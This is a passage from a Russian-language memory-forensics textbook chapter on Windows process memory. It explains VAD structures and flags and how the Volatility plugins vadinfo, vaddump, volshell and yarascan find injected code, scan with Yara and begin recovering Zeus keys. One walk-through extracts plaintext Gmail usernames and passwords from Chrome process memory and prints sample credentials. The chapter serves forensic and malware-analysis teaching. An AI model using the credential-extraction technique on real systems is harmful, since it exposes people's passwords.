0x88  : u4                            ['__unnamed_1c85']
```

Это обсуждение должно помочь вам начать понимать, как по типу узла классифицировать возможное назначение диапазона памяти. Например, короткий узел не имеет `Subsection`, поэтому он никак не может хранить отображённый файл. С другой стороны, внедрённому в процесс шелл-коду вовсе не обязательно существовать на диске. Следовательно, файл не будет служить для него резервным хранилищем. Поэтому при поиске внедрения кода обычные и длинные узлы, вероятно, можно игнорировать: ОС обычно не стала бы выбирать одну из более крупных структур, если предоставляемые ею дополнительные члены никогда не будут использоваться, поскольку это было бы расточительно.

Теги VAD

После предыдущего обсуждения может возникнуть вопрос, как Volatility определяет, какая из трёх структур `_MMVAD*` скрывается под псевдонимом `_MMADDRESS_NODE`. Ответ заключён в члене `Tag` структур `_MMVAD*`. Обратите внимание, что на 64-разрядных платформах смещение этого члена равно `-0xc` (то есть он находится на 12 байт позади начала структуры). В типичных языках программирования, например C и C++, члены с отрицательными смещениями не встречаются. В действительности это удобный приём, допустимый при определении структур в Volatility. По существу, мы обращаемся к члену `PoolTag` структуры `_POOL_HEADER`, которая располагается в памяти непосредственно перед узлом. Как вы помните из главы 5, Windows назначает пулам теги, указывающие, данные какого типа они содержат. Соответствующие записи перечислены в табл. 7-2.

Таблица 7-2. Соответствие связанных с VAD тегов пула типам содержащихся структур

Тег	Тип узла
`Vadl`	`_MMVAD_LONG`
`Vadm`	`_MMVAD_LONG`
`Vad`	`_MMVAD_LONG`

Тег	Тип узла
VadS	_MMVAD_SHORT
VadF	_MMVAD_SHORT

Области памяти, содержащие внедрённый шелл-код, не имеют резервного файла. Поэтому следует искать узлы с тегом VadS или VadF. Если экземпляр структуры узла находится в переменной vad (вскоре мы покажем, как перечислять узлы), значение можно легко вывести или проверить, обратившись в коде Python к vad.Tag.

Флаги VAD

Каждый узел имеет один или несколько наборов флагов, содержащих характеристики диапазона памяти. Эти флаги находятся во встроенных объединениях с именами u, u1, u2, u3 и так далее. Например, член u короткого узла имеет тип __unnamed_15c2. Такая схема именования основана на полях <unnamed-tag> из отладочных символов Microsoft, поскольку у объединений нет связанных с ними типов. Чтобы их можно было однозначно идентифицировать в языке типов Volatility, к концу добавляется целое число (часть _15c2). Это конкретное объединение выглядит так:

```
>>> dt("__unnamed_15c2")
'__unnamed_15c2' (8 bytes)
0x0   : LongFlags                     ['unsigned long long']
0x0   : VadFlags                      ['_MMVAD_FLAGS']
```

Оба члена находятся по смещению 0, поэтому занимают одно и то же пространство. К флагам узла можно обращаться как к полному 8-байтовому значению (_MMVAD.u.LongFlags) либо по отдельности, получая доступ к предопределённым битовым полям _MMVAD.u.VadFlags. В следующей структуре показаны возможные флаги. Например, биты от 0 до 51 в 8-байтовом значении отведены под CommitCharge, а биты от 56 до 61 - под Protection.

```
>>> dt("_MMVAD_FLAGS")
'_MMVAD_FLAGS' (8 bytes)
0x0   : CommitCharge       ['BitField', {'end_bit': 51, 'start_bit': 0,
   'native_type': 'unsigned long long'}]
0x0   : NoChange           ['BitField', {'end_bit': 52, 'start_bit': 51,
   'native_type': 'unsigned long long'}]
0x0   : VadType            ['BitField', {'end_bit': 55, 'start_bit': 52,
   'native_type': 'unsigned long long'}]
0x0   : MemCommit          ['BitField', {'end_bit': 56, 'start_bit': 55,
   'native_type': 'unsigned long long'}]
0x0   : Protection         ['BitField', {'end_bit': 61, 'start_bit': 56,
   'native_type': 'unsigned long long'}]
0x0   : Spare              ['BitField', {'end_bit': 63, 'start_bit': 61,
   'native_type': 'unsigned long long'}]
0x0   : PrivateMemory      ['BitField', {'end_bit': 64, 'start_bit': 63,
   'native_type': 'unsigned long long'}]
```

В следующих разделах описаны некоторые из наиболее важных полей.

CommitCharge

CommitCharge задаёт число страниц, зафиксированных в области, которую описывает узел VAD. Этот член похож на MemCommit, сообщающий, была ли память зафиксирована при первом вызове API виртуального выделения (NtAllocateVirtualMemory). Это поле важно для нас потому, что исторически, когда вредоносная программа с внедрением кода подготавливает адресное пространство целевого процесса к приёму вредоносного кода, она заранее фиксирует все страницы: она не резервирует их с тем, чтобы вернуться и зафиксировать позднее (хотя вполне могла бы). Поэтому эти дополнительные характеристики можно использовать для выявления областей внедрённой памяти.

Protection

Это поле указывает, доступ какого типа должен быть разрешён к области памяти. Его значение слабо связано с константами защиты памяти, передаваемыми API виртуального выделения. Эти константы (приведённые в следующем списке) по большей части говорят сами за себя, однако есть несколько тонкостей, способных помочь определить тип данных в неизвестной области. Например, PAGE_EXECUTE нельзя использовать для хранения отображённых файлов, тогда как PAGE_EXECUTE_WRITECOPY допустима только для отображённых файлов, чаще всего DLL.

• PAGE_EXECUTE: память можно исполнять, но нельзя записывать. Эту защиту нельзя использовать для отображённых файлов.
• PAGE_EXECUTE_READ: память можно исполнять или читать, но нельзя записывать.
• PAGE_EXECUTE_READWRITE: память можно исполнять, читать или записывать. Области внедрённого кода почти всегда имеют такую защиту.
• PAGE_EXECUTE_WRITECOPY: разрешает выполнение, доступ только для чтения или доступ с копированием при записи к отображённому представлению файла. Её нельзя установить вызовом VirtualAlloc или VirtualAllocEx. DLL почти всегда имеют такую защиту.
• PAGE_NOACCESS: запрещает любой доступ к памяти. Эту защиту нельзя использовать для отображённых файлов. Приложения могут предотвращать случайное чтение данных или запись в них, устанавливая такую защиту.
• PAGE_READONLY: память можно читать, но нельзя исполнять или записывать.
• PAGE_READWRITE: память можно читать или записывать, но нельзя исполнять.
• PAGE_WRITECOPY: разрешает доступ только для чтения или доступ с копированием при записи к отображённому представлению файла. Её нельзя установить вызовом VirtualAlloc или VirtualAllocEx.

Одна из наиболее обманчивых и плохо документированных особенностей поля Protection во флагах VAD состоит в том, что это лишь исходная защита, заданная для всех страниц диапазона при их первом резервировании или фиксации. Поэтому текущая защита может радикально отличаться. Например, можно вызвать VirtualAlloc и зарезервировать десять страниц с PAGE_NOACCESS. Позднее можно зафиксировать три страницы как PAGE_EXECUTE_READWRITE, а четыре другие - как PAGE_READONLY, но поле Protection всё равно будет содержать PAGE_NOACCESS. Старые образцы Zeus 2006 года использовали этот приём, поэтому их области внедрённой памяти выглядели как PAGE_NOACCESS.

Это логично, поскольку для всех страниц диапазона существует лишь одно значение Protection, тогда как разрешения можно применять с гранулярностью отдельной страницы. Поэтому не удивляйтесь, если обнаружите внедрённый код, который по определению должен быть исполняемым, скрывающимся в узле, утверждающем, что все его страницы недоступны или доступны только для чтения. Чтобы получить авторитетные сведения о разрешениях страниц,

необходимо обратиться к битам таблицы страниц. Иными словами, поле `Protection` может быть полезно, но лишь при понимании ограничений его надёжности. Однако инструменты, работающие в живой системе и использующие `VirtualQueryEx`, не имеют такого ограничения, поскольку этот API не запрашивает значение `Protection` напрямую.

> **Примечание.** Дополнительные описания см. в статье Memory Protection Constants по адресу msdn.microsoft.com.
>
> Кроме того, член `Protection` слабо связан с константами, но не совпадает с ними точно. В действительности `Protection` является индексом в `nt!MmProtectToValue` - таблице поиска, в позициях которой хранятся значения констант. Эта связь описана в рецепте 16-4 книги *Malware Analyst's Cookbook*.

Частная память

Частная память в данном контексте означает зафиксированные области, которые обычно не могут совместно использоваться или наследоваться другими процессами. Отображённые файлы, именованная разделяемая память и DLL с копированием при записи могут совместно использоваться другими процессами (хотя это не обязательно происходит). Поэтому, если для области памяти установлен бит `PrivateMemory`, она не содержит ни одного из упомянутых типов данных. Кучи и стеки процесса, а также диапазоны, выделенные посредством `VirtualAlloc` или `VirtualAllocEx`, обычно помечаются как частные. Как уже говорилось, поскольку `VirtualAllocEx` используется для выделения памяти в удалённом процессе, член `PrivateMemory` служит ещё одним признаком, который можно учитывать при поиске внедрённого шелл-кода.

Плагины Volatility для VAD

Для исследования VAD Volatility предоставляет следующие плагины:

• `vadinfo`: показывает наиболее подробный вывод, включая начальный и конечный адреса, уровень защиты, флаги и полные пути к отображённым файлам или DLL.
• `vadtree`: в текстовом режиме этот плагин выводит узлы в виде дерева, позволяя увидеть связи родителей и потомков в консоли. Он также поддерживает создание графов с цветовой кодировкой, показанных на рис. 7-4.
• `vaddump`: извлекает диапазон памяти процесса, описываемый каждым узлом VAD, в отдельный файл на диске. В отличие от `memmap` (рассмотренного ранее), вывод этого плагина дополняется нулями, если какие-либо страницы диапазона выгружены на диск, чтобы сохранить пространственную целостность (смещения).

Ниже приведён пример вывода `vadinfo` для 64-разрядного образца Windows 7. Естественно, каждый процесс содержит сотни областей, поэтому для демонстрации мы выбрали лишь несколько.

Первая запись указывает, что узел VAD можно найти по адресу `0xfffffa80012184a0` в памяти ядра, а его тег - `VadS`, что означает тип структуры `_MMVAD_SHORT`. Этот узел описывает диапазон `0x50000` - `0x51fff` в памяти процесса. Учитывая размер диапазона (две страницы), а также то, что `MemCommit` установлен и `CommitCharge` равен 2, вы знаете, что обе страницы были зафиксированы первым вызовом API виртуального выделения. Судя по защите, эта память доступна для чтения и записи, но не для выполнения.

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 vadinfo -p 1080
Volatility Foundation Volatility Framework 2.4
```

```
[snip]

VAD node @ 0xfffffa80012184a0
Start 0x0000000000050000 End 0x0000000000051fff Tag VadS
Flags: CommitCharge: 2, MemCommit: 1, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone
```

Следующая запись похожа на первую тем, что это тоже короткий узел. Она описывает память в диапазоне `0x7f0e0000 - 0x7ffdffff`, то есть около 15 Мбайт. Однако флаги `CommitCharge` и `MemCommit` отсутствуют, что фактически означает, что оба равны нулю. Следовательно, этот диапазон памяти всего лишь зарезервирован: ОС не связала его ни с какими физическими страницами.

```
VAD node @ 0xfffffa8000e17460
Start 0x000000007f0e0000 End 0x000000007ffdffff Tag VadS
Flags: PrivateMemory: 1, Protection: 1
Protection: PAGE_READONLY
Vad Type: VadNone
```

Следующие два узла описывают диапазоны `0x4200000 - 0x4207fff` и `0x77070000 - 0x77218fff` в памяти процесса. Тег обоих узлов - `Vad`, то есть они используют одну из более крупных структур `_MMVAD`, позволяющих отображать файлы в область и затем совместно использовать их с другими процессами. Именно это здесь и видно: в этих местах находятся `index.dat` и `ntdll.dll`. Несмотря на сходство, исполняемым является лишь одно из отображений (для `ntdll.dll`). Это можно определить по защите `PAGE_EXECUTE_WRITECOPY`, типу `VadImageMap` и установленному биту `Image` во флагах управляющей области:

```
VAD node @ 0xfffffa800158af80
Start 0x0000000004200000 End 0x0000000004207fff Tag Vad
Flags: Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone
ControlArea @fffffa8002dcfb60 Segment fffff8a0053d0850
NumberOfSectionReferences:          1 NumberOfPfnReferences:           8
NumberOfMappedViews:                1 NumberOfUserReferences:          2
Control Flags: Accessed: 1, File: 1
FileObject @fffffa8001a88310, Name: \Users\Admin\AppData\Local\Microsoft\
    Windows\Temporary Internet Files\Content.IE5\index.dat
First prototype PTE: fffff8a002cfecd0 Last contiguous PTE: fffff8a002cfed08
Flags2: Inherit: 1

[snip]

VAD node @ 0xfffffa800133d550
Start 0x0000000077070000 End 0x0000000077218fff Tag Vad
Flags: CommitCharge: 12, Protection: 7, VadType: 2
Protection: PAGE_EXECUTE_WRITECOPY
Vad Type: VadImageMap
ControlArea @fffffa8001979c60 Segment fffff8a000139010
NumberOfSectionReferences:          2 NumberOfPfnReferences:         423
NumberOfMappedViews:               37 NumberOfUserReferences:         39
Control Flags: Accessed: 1, File: 1, Image: 1
FileObject @fffffa8001965970, Name: \Windows\System32\ntdll.dll
First prototype PTE: fffff8a000139058 Last contiguous PTE: fffffffffffffffc
Flags2: Inherit: 1
```

Плагин `vadinfo` прекрасно подходит для запроса подробных сведений о памяти процесса. Предположим, вы нашли интересующую область: либо узнали отображённый файл из своего списка индикаторов, либо обнаружили указатель или другой артефакт, направляющий вас к адресу внутри описываемого узлом диапазона. Следующий пример показывает, как с помощью `volshell` сопоставить сведения узла VAD об области (она должна содержать `index.dat`) с фактически находящимися там данными. Как видно, по адресу `0x4200000` в этом процессе действительно присутствует заголовок кэша URL-адресов истории IE:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 volshell -p 1080
Volatility Foundation Volatility Framework 2.4
Current context: process explorer.exe, pid=1080, ppid=1452 DTB=0x19493000
To get help, type 'hh()'
>>> db(0x0000000004200000)
0x04200000  436c 6965 6e74 2055 726c 4361 6368 6520   Client.UrlCache.
0x04200010  4d4d 4620 5665 7220 352e 3200 0080 0000   MMF.Ver.5.2.....
0x04200020  0000 0000 8000 0000 2000 0000 0000 0000   ................
0x04200030  0000 2003 0000 0000 0000 0000 0000 0000   ................
0x04200040  0000 0000 0000 0000 0400 0000 0000 0000   ................
0x04200050  4552 4635 5239 4e43 0000 0000 454b 4f37   ERF5R9NC....EKO7
0x04200060  4631 4745 0000 0000 4638 3048 4c52 4d4c   F1GE....F80HLRML
0x04200070  0000 0000 5230 5856 5145 5458 0000 0000   ....R0XVQETX....
```

Эту конкретную область можно выгрузить на диск, передав плагину `vaddump` параметр `--base`, как показано ниже:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 vaddump
    -p 1080 --base 0x0000000004200000 -D OUTDIR

Volatility Foundation Volatility Framework 2.4
Pid        Process              Start              End                Result
---------- -------------------- ------------------ ------------------ ------
      1080 explorer.exe         0x0000000004200000 0x0000000004207fff
./explorer.exe.3fa08060.0x0000000004200000-0x0000000004207fff.dmp
```

По умолчанию, если не указывать `--base`, плагин выгружает все области в отдельные файлы, а затем именует их по местоположению в памяти процесса, где они были найдены. На рис. 7-5 показано, что извлекает этот плагин. Чтобы увидеть различия, схему можно сравнить с `memmap` на рис. 7-3. В частности, `vaddump` создаёт по одному дополненному нулями файлу для каждой области памяти процесса вместо одного уплотнённого файла, содержащего все адресуемые страницы памяти процесса и ядра.




Рисунок 7-5. Схема извлечения плагином vaddump каждой области в отдельный дополненный нулями файл

В главе 9 рассматривается плагин `evtlogs`, который использует те же функциональные возможности, что и `vaddump`, но извлекает только диапазоны с отображёнными в память файлами журналов событий. Если бы выгруженные файлы не дополнялись нулями, одна выгруженная на диск страница могла бы вызвать неожиданное смещение всех позиций в файле. Поскольку следующим шагом анализа часто становится исследование выгруженных областей во внешних инструментах (анализаторах журналов событий, дизассемблерах и т. д.), дополнение нулями необходимо.

Обход VAD в Python

Многие плагины Volatility, извлекающие данные из памяти процесса, начинают с обхода дерева VAD. Например, `svcscan` находит записи служб Windows (глава 12), а `cmdscan` - истории команд (глава 17). Рано или поздно вам понадобится искать в памяти процесса другие артефакты, используя существующий плагин или создавая собственный. Следующие примеры демонстрируют некоторые API, способные упростить эту задачу, когда придёт время.

В первом примере показано, как перебрать VAD, прочитать заданный объём данных из каждого диапазона, найти в данных сигнатуру и вывести результаты. Обратите внимание: при вызове плагина `volshell` мы передаём `-p 1080`, поэтому начинаем в контексте процесса с PID 1080. Это лишь сокращённый способ вместо смены контекста командой `cc(pid = 1080)` уже внутри оболочки. Затем значение `proc()`, представляющее объект `_EPROCESS` для PID 1080, присваивается другой переменной с именем `process` - просто для удобства чтения. Адресное пространство процесса можно получить функцией `get_process_address_space()`, а затем использовать его для чтения памяти процесса:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 volshell -p 1080
Volatility Foundation Volatility Framework 2.4
Current context: process explorer.exe, pid=1080, ppid=1452 DTB=0x19493000
To get help, type 'hh()'
>>> process = proc()
>>> process_space = process.get_process_address_space()
```

Большую часть работы выполняет следующий цикл. Он использует API `VadRoot.traverse()` для создания объекта VAD для каждого узла дерева. Узлы определяют начальный и конечный номера страниц соответственно членами `StartingVpn` и `EndingVpn`. Однако для получения фактического адреса в памяти процесса их необходимо умножить на размер страницы. Всё это в фоновом режиме делают вспомогательные методы, которые Volatility присоединяет к объектам VAD. Например, `Start()` возвращает правильно вычисленный начальный адрес. Видно, что это значение передаётся функции `read()` адресного пространства:

```
>>> for vad in process.VadRoot.traverse():
...   data = process_space.read(vad.Start, 1024)
...   if data:
...     found = data.find("MZ")
...     if found != -1:
...       print "Found signature in VAD", hex(vad.Start)
...
Found signature in VAD 0x3840000L
Found signature in VAD 0xd0000L
Found signature in VAD 0x140000L
Found signature in VAD 0x1ff0000L
Found signature in VAD 0x2070000L
Found signature in VAD 0x2770000L
Found signature in VAD 0x29b0000L
[snip]
```

Если чтение завершается успешно, в данных ищется сигнатура «MZ» (возможный исполняемый файл). Затем начальный адрес содержащего её диапазона выводится в консоль. Существуют другие плагины (например, `dlllist`, `ldrmodules` и `malfind`), автоматизирующие поиск исполняемых файлов по всей памяти процесса, а этот пример знакомит вас с реализацией простого поиска, способного дать полезные результаты. Обычно для найденных данных применяется постобработчик, который дополнительно проверяет их, извлекает на диск и так далее.

Пароли в памяти браузера

Недостаток предыдущего алгоритма в том, что он искал лишь в первых 1024 байтах каждого диапазона и сообщал только о нахождении одного шаблона. Существующая функция `search_process_memory()` принимает несколько входных значений, сканирует все доступные данные диапазона и сообщает адрес каждого совпадения. В следующем примере мы используем эти возможности для поиска паролей Gmail в памяти браузера Google Chrome. Если с помощью веб-прокси перехватить исходящие данные POST во время входа, можно заметить, что параметры POST включают `&Email` и `&Passwd`. Поэтому эти две строки становятся нашими критериями.

Как показано в следующем коде, мы запускаем `volshell` так же, как прежде, но для PID 3660 (`chrome.exe`). Переменная `criteria` - список, который заполняется версиями двух строк в Unicode (`utf_16_le`). Затем мы перебираем результаты, создаваемые `search_process_memory()`, и по каждому адресу создаём объект `String`:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 volshell -p 3660
Volatility Foundation Volatility Framework 2.4
Current context: process chrome.exe, pid=3660, ppid=3560 DTB=0x1b9fc000
To get help, type 'hh()'
>>> process = proc()
>>> process_space = process.get_process_address_space()
>>> criteria = []
>>> criteria.append("&Email".encode("utf_16_le"))
>>> criteria.append("&Passwd".encode("utf_16_le"))
>>> for addr in process.search_process_memory(criteria):
...   string = obj.Object("String",
...                 offset = addr, vm = process_space,
...                 encoding = "utf16", length = 64)
...   print str(string)
...
&Email=hack4life2&Passwd=dater7-
&Passwd=dater7-tarry&signIn=Sign
&Email=hack4life200&Passwd=dater
&Passwd=dater7-tarry&signIn=Sign
```

Имя пользователя и пароль учётной записи находятся в памяти процесса в виде открытого текста даже при использовании SSL. Некоторые строки выглядят усечёнными, но лишь потому, что при создании объекта `String` мы задали максимальную длину 64. Как нетрудно представить, типы криминалистических данных, которые можно найти в памяти процесса, практически безграничны, как и возможности действий после обнаружения таких данных (в отношении постобработки, автоматизированного анализа и т. д.).

Сканирование памяти с помощью Yara

Yara - инструмент Виктора М. Альвареса (plusvic.github.io) для быстрого и гибкого сопоставления шаблонов в произвольных наборах данных. Иными словами, он работает с файлами, дампами памяти, захватами пакетов и так далее. Хотя физический файл дампа памяти можно легко просканировать целиком, помните, что смежные виртуальные адреса могут быть фрагментированы в физической памяти. Поэтому сигнатуры могут не совпасть с шаблонами, которые действительно существуют в памяти, если те пересекают границы страниц. Плагин Volatility `yarascan` позволяет сканировать виртуальную память, поэтому фрагментация на физическом уровне не создаёт проблемы. Кроме того, найденные совпадения можно связать с процессом или модулем ядра, владевшим памятью, что даёт контекст и мощную систему отсчёта.

> **Примечание.** Volatility также предоставляет плагины `linux_yarascan` и `mac_yarascan`, которые аналогичным образом работают соответственно с дампами памяти Linux и Mac.

Основные возможности плагина `yarascan` таковы:

• Сканирование одного, нескольких или всех процессов по заданной в командной строке сигнатуре (параметры `--pid` и `--yara-rules`).
• Сканирование скрытого процесса, заданного физическим смещением его `_EPROCESS` (`--offset`).
• Сканирование всего диапазона памяти ядра (`--kernel`) с выводом имени модуля ядра, если он существует.
• Любой из предыдущих вариантов, но с поиском сигнатур из предоставленного файла правил Yara (`--yara-file`). Аргумент этого параметра также может быть индексным файлом, включающим различные другие файлы.
• Необязательное извлечение на диск диапазонов памяти с положительными совпадениями (`--dump-dir`). Это экономит несколько шагов: вместо анализа результатов с последующим извлечением данных для дальнейшего исследования всё можно автоматизировать.

Ниже приведён полный вывод параметров командной строки этого плагина:

```
$ python vol.py yarascan -h
Volatility Foundation Volatility Framework 2.4

[snip]
-o OFFSET, --offset=OFFSET
                      EPROCESS offset (in hex) in the physical address space
-p PID, --pid=PID     Operate on these Process IDs (comma-separated)
-K, --kernel          Scan kernel modules
-W, --wide            Match wide (unicode) strings
-Y YARA_RULES, --yara-rules=YARA_RULES
                      Yara rules (as a string)
-y YARA_FILE, --yara-file=YARA_FILE
                      Yara rules (rules file)
-D DUMP_DIR, --dump-dir=DUMP_DIR
                      Directory in which to dump the files
-s 256, --size=256    Size of preview hexdump (in bytes)
-R REVERSE, --reverse=REVERSE  Reverse this number of bytes
--------------------------------
Module YaraScan
--------------------------------
Scan process or kernel memory with Yara signatures
```

Что именно искать, можно выбирать из множества вариантов. Всегда можно начать с руководства пользователя Yara (ссылка приведена на главной странице), где описаны синтаксис и правила написания сигнатур. Ниже перечислены ещё несколько идей и источников существующих сигнатур, которыми можно воспользоваться:

• IP-адреса (в строковой или десятичной форме), доменные имена или URL.
• Регулярные выражения для номеров социального страхования, номеров кредитных карт, телефонных номеров, дат рождения, хешей паролей и т. д.
• Сигнатуры упаковщиков. В рецепте 3-4 книги *Malware Analyst's Cookbook* был приведён скрипт Python (`peid_to_yara.py`), преобразующий сигнатуры PEiD в правила Yara.
• Антивирусные сигнатуры. В рецепте 3-3 книги *Malware Analyst's Cookbook* был приведён скрипт Python (`clamav_to_yara.py`), преобразующий сигнатуры ClamAV в правила Yara.
• Группа Google Yara Signature Exchange: deependresearch.org.
• Сигнатуры AlienVault Labs: github.com.

Например, чтобы просканировать все процессы на наличие определённого доменного имени, выполните следующую команду:

```
$ python vol.py -f mem.dmp yarascan --profile=Win7SP1x64
     --yara-rules="windows-update-http.com"
```

Чтобы просканировать два конкретных процесса на наличие Unicode-версии того же доменного имени, используйте эту команду (параметр `--wide` указывает, что строка поиска представлена в Unicode):

```
$ python vol.py -f mem.dmp yarascan --profile=Win7SP1x64
     --pid=1080,1140 --wide
     --yara-rules="windows-update-http.com"
```

Чтобы просканировать отсоединённый или скрытый процесс с использованием всех сигнатур из заданного файла правил (а также любых файлов, подключённых директивой Yara `include`), выполните следующую команду, обязательно заменив `OFFSET` физическим смещением целевого `_EPROCESS`:

```
$ python vol.py -f mem.dmp yarascan --profile=Win7SP1x64
     --offset=OFFSET
     --yara-file=/path/to/your/yara.rules
```

Чтобы найти коды операций процессора или другие виды последовательностей байтов во всех процессах и автоматически выгрузить содержащие их сегменты памяти в заданный выходной каталог, используйте следующую команду (обратите внимание, что шестнадцатеричные байты заключены в фигурные скобки):

```
$ python vol.py -f mem.dmp yarascan --profile=Win7SP1x64
     --yara-rules="{eb 90 ff e4 88 32 0d}"
     --dump-dir=OUTDIR
```

Наконец, хотя мы находимся в главе о памяти процесса, предварительно покажем сканирование памяти ядра с помощью регулярных выражений. По синтаксису регулярное выражение заключается в прямые косые черты:

```
$ python vol.py -f mem.dmp yarascan --profile=Win7SP1x64
     --yara-rules="/(www|net|com|org)/"
     --kernel
```

Теперь, когда вы увидели несколько примеров применения, посмотрим на вывод. Несколькими страницами ранее для поиска паролей Gmail в памяти браузера использовалась `search_process_memory()`. В этом примере применяется тот же дамп памяти, но с точки зрения Yara:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 yarascan
    --yara-rules="&Email" --wide -p 3560,3660,3808

Volatility Foundation Volatility Framework 2.4
Rule: r1
Owner: Process chrome.exe Pid 3660
0x03172652  2600 4500 6d00 6100 6900 6c00 3d00 6800   &.E.m.a.i.l.=.h.
0x03172662  6100 6300 6b00 3400 6c00 6900 6600 6500   a.c.k.4.l.i.f.e.
0x03172672  3200 2600 5000 6100 7300 7300 7700 6400   2.&.P.a.s.s.w.d.
0x03172682  3d00 6400 6100 7400 6500 7200 3700 2d00   =.d.a.t.e.r.7.-.
Rule: r1
Owner: Process chrome.exe Pid 3660
0x0260b078  2600 4500 6d00 6100 6900 6c00 3d00 6800   &.E.m.a.i.l.=.h.
0x0260b088  6100 6300 6b00 3400 6c00 6900 6600 6500   a.c.k.4.l.i.f.e.
0x0260b098  3200 3000 3000 2600 5000 6100 7300 7300   2.0.0.&.P.a.s.s.
0x0260b0a8  7700 6400 3d00 6400 6100 7400 6500 7200   w.d.=.d.a.t.e.r
```

Ожидаемые результаты найдены в памяти PID 3660. По умолчанию `yarascan` показывает лишь предварительный фрагмент содержимого, вызвавшего срабатывание сигнатуры, однако объём показываемых или извлекаемых данных можно задавать параметром `--size`. Поскольку критерии поиска были заданы в командной строке, для всех совпадений указывается срабатывание универсального правила `r1`. Однако при наличии тысяч правил в файле правил выводилось бы имя правила, которое действительно совпало с данными.

Ключи шифрования Zeus в памяти

До сих пор вы увидели три чрезвычайно мощные стороны анализа памяти: возможность классифицировать области памяти по их метаданным, разрабатывать сложные шаблоны и сканировать по ним, а также выполнять постобработку результатов пользовательским кодом Python. Следующий пример показывает, чего можно достичь, объединив эти возможности. В частности, вы узнаете, как найти 256-байтовый ключ шифрования RC4 Zeus в памяти процесса, обнаружить соответствующий зашифрованный блок конфигурации, а затем расшифровать конфигурацию с помощью ключа. Первоначальная версия этого анализа («Abstract Memory Analysis: Zeus Encryption Keys») доступна по адресу mnin.blogspot.com.

Прежде чем начать, следует немного знать об истории Zeus. Ближе к концу 2008 года (примерно с версии 1.2.0) Zeus стал использовать встроенные в каждый двоичный файл уникальные 256-байтовые ключи RC4 для расшифровки конфигураций. Это не позволяло аналитикам применять ключ одного образца для расшифровки конфигурации другого. Более того, если следователи находили конфигурацию, то без соответствующего двоичного файла расшифровать её не могли, даже зная, что алгоритм - RC4. Тот же принцип применялся к файлам похищенных Zeus данных, защищённым отдельным ключом RC4 (поэтому для восстановления всех данных требуются два ключа на каждый двоичный файл).

> **Примечание.** Более подробное описание алгоритма шифрования Zeus см. в статье Сергея Шевченко «Config Decryptor for Zeus 2.0»: blog.threatexpert.com.

Первым шагом к автоматизации необходимых действий в плагине Volatility стал обратный анализ двоичного файла Zeus. На определение мест хранения ключей и данных конфигурации в двоичном файле ушло некоторое время, но после этого мы смогли сосредоточиться на их поиске в дампе памяти. На рис. 7-6 показан дизассемблированный код критически важных функций. Мы ищем последовательности инструкций, ссылающиеся на глобальные переменные двоичного файла, которые затем могут привести к ключу RC4, зашифрованным данным конфигурации и другим сведениям. Многие необходимые нам функции и переменные помечены.

